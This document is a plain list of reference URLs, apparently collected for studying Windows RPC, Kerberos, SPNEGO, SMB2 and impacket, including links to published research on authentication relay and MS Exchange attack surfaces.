https://blog.csdn.net/zhuhuan_5/article/details/107593368
<https://pubs.opengroup.org/onlinepubs/9629399/chap14.htm>
<https://learn.microsoft.com/zh-cn/windows/win32/rpc/>
<http://diswww.mit.edu/menelaus.mit.edu/cvs-krb5/25862>
<https://payloads.online/archivers/2022-03-04/1/#0x03-impacket%E7%9A%84%E9%80%9A%E7%94%A8%E5%BC%80%E5%8F%91%E6%B5%81%E7%A8%8B>
<https://www.freebuf.com/articles/network/265320.html>
<https://myzxcg.com/2021/08/Kerberos-%E8%AE%A4%E8%AF%81%E8%BF%87%E7%A8%8B%E8%AF%A6%E7%BB%86%E5%88%86%E6%9E%90%E4%B8%80/>
<https://www.cnblogs.com/yokan/p/16102699.html>
<https://www.4hou.com/posts/5KG8>
<https://googleprojectzero.blogspot.com/2021/10/using-kerberos-for-authentication-relay.html>
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-spng/f377a379-c24f-4a0f-a3eb-0d835389e28a
https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-smb2/06451bf2-578a-4b9d-94c0-8ce531bf14c4
<https://docs.oracle.com/cd/E19253-01/819-7056/6n91eac42/index.html>
<https://silvermissile.github.io/2020/08/16/%E6%95%B0%E6%8D%AE%E5%8A%A8%E6%80%81%E5%AE%89%E5%85%A8%E5%8D%8F%E8%AE%AE%E7%BB%BC%E8%B>
<https://zhuanlan.zhihu.com/p/68583311>
<https://zhuanlan.zhihu.com/p/266491528>
<https://juejin.cn/post/6844903955416219661>
<https://www.ietf.org/rfc/rfc4615.txt>
<https://www.ietf.org/rfc/rfc4493.txt>
<https://www.ibm.com/docs/en/zos/2.3.0?topic=kpi-krb5-get-cred-from-kdc-obtain-kdc-server-service-ticket>
https://web.mit.edu/kerberos/krb5-devel/doc/appdev/refs/types/krb5_creds.html
<https://www.rfc-editor.org/rfc/rfc6448.html>
https://repo.or.cz/w/krb5dissect.git/blob_plain/HEAD:/keytab.txt
https://en.wikipedia.org/wiki/Generic_Security_Services_Application_Program_Interface

<https://datatracker.ietf.org/doc/html/rfc4121>
<http://tech.sina.com.cn/roll/2007-08-05/2043381729.shtml>
https://fossies.org/dox/freedce-1.1.0.7/mgmt_8c.html#aa683fdbf3f0ae0f068468426f0f5ae3e
<https://pubs.opengroup.org/onlinepubs/9629399/apdxq.htm>
https://learn.microsoft.com/en-us/openspecs/windows_protocols
<https://tttang.com/archive/1403/>
<https://www.anquanke.com/post/id/219374#h3-6>
<https://devco.re/blog/2022/10/19/a-new-attack-surface-on-MS-exchange-part-4-ProxyRelay/>
https://twitter.com/_mohemiv
<https://devco.re/blog/2022/10/19/a-new-attack-surface-on-MS-exchange-part-4-ProxyRelay/>
<https://swarm.ptsecurity.com/attacking-ms-exchange-web-interfaces/>
<https://cloud.tencent.com/developer/article/1937702>
<https://xie1997.blog.csdn.net/article/details/119457498>
<https://www.freebuf.com/articles/network/285345.html>
<https://www.akamai.com/blog/security-research/cold-hard-cache-bypassing-rpc-with-cache-abuse>